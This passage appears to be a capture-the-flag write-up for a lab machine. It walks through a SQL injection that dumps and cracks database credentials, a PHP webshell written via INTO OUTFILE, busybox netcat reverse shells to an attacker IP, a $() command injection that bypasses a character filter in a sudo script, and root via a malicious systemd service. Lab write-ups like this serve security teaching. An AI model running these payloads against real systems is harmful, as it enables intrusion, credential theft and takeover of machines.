200 UNION SELECT 1,GROUP_CONCAT(0x7c,column_name,0x7c,'\n'),3,4,5,6,7 from information_schema.columns where table_name='user'above query will return the columns from the user table

so the user and password column looks interesting let’s select value from it
200 UNION SELECT 1,GROUP_CONCAT(0x7c,User,0x7c,Password),3,4,5,6,7 from mysql.user
let’s crack the hash using crackstation.net

nice we got the credentials let’s login to phpmyadmin using DBadmin:imissyou

let’s try to get RCE using phpmyadmin, now mysql provides functionality to write into files using sql query
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/test.php"
query ran successfully means the file has been created successfully, let’s try to access it over http://10.10.10.143/test.php (here we just guessed that the website is located at /var/ww/html, it can be any sub directory inside the /var/www/html)
accessing the webshell we got RCE on the system

we’ll use pretty simple nc command to get reverse shell busybox nc 10.10.14.17 443 -e /bin/bash
and we got the reverse shell on kali port 443

use below python oneliner to get proper tty shell
python3 -c 'import pty;pty.spawn("/bin/bash");'to check other user’s who has valid shell on the machine we can use cat /etc/paswd | grep sh

ok so the pepper and root only two users with valid shell
checking if user has permissions to run any command using sudo sudo -l

Oh nice! we can execute /var/www/Admin-Utilities/simpler.py as pepper without password using sudo

checking the permissions we found we don’t have write permissions to file, let’s check the content of the file

this part looks interesting as it checks if the user has supplied any characters from the forbidden list if it match the character it says got you and exit the script if no character match from the list it pass the argument to os.system command, this part of code is looks vulnerable, now let’s execute the script to see what it returns

so the -p argument will execute the exec_ping function directly, so the forbidden list contains some basic special characters to prevent users to input, but it doesn’t include the $or () as we know in bash we can execute command wth $(command) let’s try to execute id command

we can see that id command get executed let’s try to execute reverse shell, as the - is included in forbidden list we can not directly run the nc command instead we can write the shell to file and then execute the shell how’s it!
echo -e "busybox nc 10.10.14.17 443 -e /bin/bash" > /tmp/shell.shexecute the shell
$(bash /tmp/shell.sh)
we got reverse shell connection on our kali machine

enumerating system we found the interesting SUID binary file
find / -type f -perm -4000 2>/dev/null
let’s get the root then
first we’ll create a our own service file i.e test.service
[Unit]Description=root
[Service]Type=simpleUser=rootExecStart=/bin/bash -c '/bin/busybox /bin/nc 10.10.14.17 443 -e /bin/bash'
[Install]WantedBy=user-multi.target
then enable the service by giving full path of the service file, start the netcat listener on port 443
systemctl enable /home/pepper/test.service
start the service

systemctl start test.serviceand you’ll get reverse shell as root